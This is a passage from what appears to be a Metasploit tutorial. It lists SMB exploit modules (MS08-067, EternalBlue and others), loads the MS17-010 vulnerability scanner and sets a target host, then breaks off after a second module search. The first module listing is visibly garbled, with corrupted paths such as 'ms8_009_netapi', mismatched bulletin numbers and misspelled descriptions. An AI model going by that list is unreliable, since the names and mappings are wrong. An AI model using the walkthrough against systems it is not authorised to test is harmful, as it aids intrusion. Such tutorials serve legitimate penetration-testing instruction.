19	post/linux/gather/mount_cifs_creds		normal	No	Linux Gather Saved Mount.cifs/mount. Credentials
20	exploit/windows/smb/ms8_009_netapi	2003-11-11	good	No	MS03-049 Microsoft Workstation Service NetapiAlternateComputerName Overflow
21	exploit/windows/smb/ms8_007_kilbilla	2004-02-10	low	No	MS04-007 Microsoft ASN.1 Library Bitstring Heap Overflow
22	exploit/windows/smb/ms8_011_less	2004-04-13	good	No	MS04-011 Microsoft Lsass Service DbHeaderUpgradeDownlevelServer Overflow
23	exploit/windows/smb/ms8_031_netdde	2004-10-12	good	No	MS04-031 Microsoft NetDDE Service Overflow
24	exploit/windows/smb/ms8_039_pnp	2005-08-09	good	Yes	MS05-039 Microsoft Plug and Play Service Overflow
25	exploit/windows/smb/ms8_025_rras	2006-06-13	average	No	MS06-025 Microsoft RRAS Service Overflow
26	exploit/windows/smb/ms8_025_rrasman_reg	2006-06-13	good	No	MS06-025 Microsoft RRAS Service RASMAN Registry Overflow
27	exploit/windows/smb/ms8_040_netapi	2006-08-08	good	No	MS06-040 Microsoft Server Service NetapiCanonicalize Overflow
28	exploit/windows/smb/ms8_069_mwks	2006-11-14	good	No	MS06-069 Microsoft Services mwwks.dll Module Exploit
29	exploit/windows/smb/ms8_066_mwks	2006-11-14	good	No	MS06-066 Microsoft Services mwwks.dll Module Exploit
30	exploit/windows/smb/ms8_079_wksvc	2006-11-14	manual	No	MS06-070 Microsoft Workstation Service NetapiManagePCConnect Overflow
31	exploit/windows/smb/ms8_029_mdms_zonename	2007-04-12	manual	No	MS07-029 Microsoft DNS RPC Service extractQuotedChar() Overflow
32	exploit/windows/smb/ms8_067_netapi	2008-10-28	great	Yes	MS08-067 Microsoft Server Service Relative Path Stack Corruption
33	exploit/windows/smb/relay	2001-03-21	excellent	No	MS08-068 Microsoft Windows Relay Code Execution
34	exploit/windows/smb/ms8_058_negotiate_func_index	2009-09-07	good	No	MS09-058 Microsoft SRV2.SYS Negotiate ProcessID Function Table Dereference
35	exploit/windows/browser/ms10_022_ie_vbscript_winhttp2	2010-02-26	great	No	MS10-022 Microsoft Internet Explorer winhttp2.exe MsgBox Code Execution
36	exploit/windows/smb/ms10_003_smb1s	2010-09-14	excellent	No	MS10-003 Microsoft Print Spooler Service Impersonation Vulnerability
37	exploit/windows/fileformat/ms11_071_theme	2013-09-10	excellent	No	MS13-071 Microsoft Windows Theme File Handling Arbitrary Code Execution
38	exploit/windows/fileformat/ms10_006_smbd	2010-09-14	excellent	No	MS10-006 Microsoft Windows GLE Package Manager Code Execution
39	exploit/windows/smb/ms17_010_eternalblue	2017-03-14	average	Yes	MS17-010 EternalBlue Remote Windows Kernel Pool Corruption
40	exploit/windows/smb/ms17_010_psexec	2017-03-14	normal	Yes	MS17-010 EternalRomance/EternalSynergy/EternalChampion Remote Windows Code Execution
41	auxiliary/gather/smb/ms17_010_command	2017-03-14	normal	No	MS17-010 Remote Windows Command Execution
42	auxiliary/scanner/smb/		normal	No	MS17-010 RCE Detection
43	auxiliary/dos/windows/smb/ms8_047_pnp		normal	No	Microsoft Plug and Play Service Registry Overflow
44	auxiliary/dos/windows/smb/rps_vit_null_def	2009-05-14	normal	No	Microsoft RPS InterfacAdjustVtPointers Null Dereference

Use auxiliary to check its machine is vulnerable or not.

msf6 >> use auxiliary/scanner/smb/smb_ms17_010



After adding auxiliary, we check which type of options they want to check. Using **show options** command to show all information.

msf6 > show options or msf6 > options

```
msf6 auxiliary(scanner/smb/smb_ms17_010) > options
Module options (auxiliary/scanner/smb/smb_ms17_010):
```

Name	Current Setting	Required	Description
CHECK_ARCH	true	no	Check for architecture on vulnerable hosts
CHECK_DOPU	true	no	Check for DOUBLEPULSAR on vulnerable hosts
CHECK_PIPE	false	no	Check for named pipe on vulnerable hosts
NAMED_PIPES	/usr/share/metasploit-framework/data/wordlists/named_pipes.txt	yes	List of named pipes to check
RHOSTS		yes	The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
RPORT	445	yes	The SMB service port (TCP)
SMBDomain	.	no	The Windows domain to use for authentication
SMBPass		no	The password for the specified username
SMBUser		no	The username to authenticate as
THREADS	1	yes	The number of concurrent threads (max one per host)

```
msf6 auxiliary(scanner/smb/smb_ms17_010) >
```

Set RHOST [Remote Host/Targeted Host] and Run Command using **Exploit/run**

msf6 > set RHOST <targeted_machine_ip> // set RHOST 192.168.1.15

```
msf6 auxiliary(scanner/smb/smb_ms17_010) > set RHOSTS 192.168.1.15
RHOSTS => 192.168.1.15
msf6 auxiliary(scanner/smb/smb_ms17_010) >
```

Search SMB exploit

msf6 > search smb exploit

```
msf6 auxiliary(scanner/smb/smb_ms17_010) > search smb exploit
```

Matching Modules

#	Name	Disclosure Date	Rank	Check	Description
0	exploit/multi/http/struts_code_exec_classloader	2014-03-06	manual	No	Apache Struts Classloader Manipulation Remote Code Execution
1	exploit/osx/browser/safari_file_policy	2011-10-12	normal	No	Apple Safari file:/// Arbitrary Code Execution
2	auxiliary/server/capture/smb		normal	No	Authentication Capture: SMB
3	exploit/linux/misc/cisco_rv240_sslvpn	2022-02-02	good	Yes	Cisco RV240 SSL VPN Unauthenticated Remote Code Execution
4	auxiliary/scanner/http/citrix_dir_traversal	2019-12-17	normal	No	Citrix ADC (NetScaler) Directory Traversal Scanner
5	exploit/windows/scada/ge_proficy_implicit_gefebt	2014-01-23	excellent	Yes	GE Proficy CIMPLICITY gefebt.exe Remote Code Execution
6	exploit/windows/smb/generic_smb_dll_injection	2015-03-04	manual	No	Generic DLL Injection From Shared Resource
7	exploit/windows/http/generic_http_dll_injection	2015-03-04	manual	No	Generic Web Application DLL Injection
8	exploit/windows/smb/group_policy_startup	2015-01-26	excellent	No	Group Policy Script Execution From Shared Resource
9	exploit/windows/misc/hp_dataprotector_install_service	2011-11-02	excellent	Yes	HP Data Protector 6.10/6.11/6.20 Install Service
10	exploit/windows/misc/hp_dataprotector_cmd_exec	2014-11-02	excellent	Yes	HP Data Protector 8.10 Remote Command Execution
11	exploit/windows/smb/ipass_pipe_exec	2015-01-21	excellent	Yes	IPass Control Pipe Remote Command Execution
12	exploit/windows/smb/ms03_049_netapi	2003-11-11	good	No	MS03-049 Microsoft Workstation Service NetAddAlternateComputerName Overflow
13	exploit/windows/smb/ms04_007_killd1ll	2004-02-10	low	No	MS04-007 Microsoft ASM! Library Blitting Heap Overflow
14	exploit/windows/smb/ms04_011_lsass	2004-04-13	good	No	MS04-011 Microsoft LSASS Service DsRolerUpgradeDownLevelServer Overflow
15	exploit/windows/smb/ms04_031_netdde	2004-10-12	good	No	MS04-031 Microsoft NetDDE Service Overflow
16	exploit/windows/smb/ms05_039_ppp	2005-08-09	good	Yes	MS05-039 Microsoft Plug and Play Service Overflow
17	exploit/windows/smb/ms06_025_rras	2006-06-13	average	No	MS06-025 Microsoft RRAS Service Overflow
18	exploit/windows/smb/ms06_025_rasman_reg	2006-06-13	good	No	MS06-025 Microsoft RRAS Service RASMAN Registry Overflow
19	exploit/windows/smb/ms06_040_netapi	2006-08-08	good	No	MS06-040 Microsoft Server Service NetpwPathCanonicalize Overflow
20	exploit/windows/smb/ms06_066_nwapi	2006-11-14	good	No	MS06-066 Microsoft Services nwapi2.dll Module Exploit
21	exploit/windows/smb/ms06_066_nwks	2006-11-14	good	No	MS06-066 Microsoft Services nwks.dll Module Exploit
22	exploit/windows/smb/ms06_070_wkssvc	2006-11-14	manual	No	MS06-070 Microsoft Workstation Service NetpManageIPConnect Overflow
23	exploit/windows/smb/ms07_029_msdnc_zonename	2007-04-12	manual	No	MS07-029 Microsoft DNS RPC Service extractQuotedChar() Overflow (SMB)
24	exploit/windows/smb/ms08_067_netapi	2008-10-28	great	Yes	MS08-067 Microsoft Server Service Relative Path Stack Corruption
25	exploit/windows/smb/smb_relay	2001-03-31	excellent	No	MS08-068 Microsoft Windows SMB Relay Code Execution
26	exploit/windows/smb/ms09_058_smb2_negotiate_func_index	2009-09-07	good	No	MS09-058 Microsoft SRV2.SYS SMB NegotiateProcessID Function Table Dereference
27	exploit/windows/browser/ms10_022_ie_vbscript_winhlp32	2010-02-26	great	No	MS10-022 Microsoft Internet Explorer Winhlp32.exe MsgBox Code Execution
28	exploit/windows/smb/ms10_061_spoofss	2010-09-14	excellent	No	MS10-061 Microsoft Print Spooler Service Impersonation Vulnerability
29	exploit/windows/fileformat/ms13_071_theme	2013-09-10	excellent	No	MS13-071 Microsoft Windows Theme File Handling Arbitrary Code Execution
30	exploit/windows/fileformat/ms14_060_sandboxworm	2014-10-14	excellent	No	MS14-060 Microsoft Windows OLE Package Manager Code Execution
31	exploit/windows/smb/ms17_010_eternalblue	2017-03-14	average	Yes	MS17-010 EternalBlue SMB Remote Windows Kernel Pool Corruption
32	exploit/windows/smb/ms17_010_psexec	2017-03-14	normal	Yes	MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Code Execution
33	auxiliary/admin/smb/ms17_010_command	2017-03-14	normal	No	MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Command Execution
34	auxiliary/dos/windows/smb/ms06_047_ppp		normal	No	Microsoft Plug and Play Service Registry Overflow
35	auxiliary/dos/windows/smb/ms06_063_trans		normal	No	Microsoft SRV2.SYS Pipe Transaction No Null
36	auxiliary/dos/windows/smb/ms09_003_write		normal	No	Microsoft SRV2.SYS WriteAndX Invalid DataOffset
37	auxiliary/dos/windows/smb/ms09_058_smb2_negotiate_function_index		normal	No	Microsoft SRV2.SYS SMB NegotiateProcessID Function Table Dereference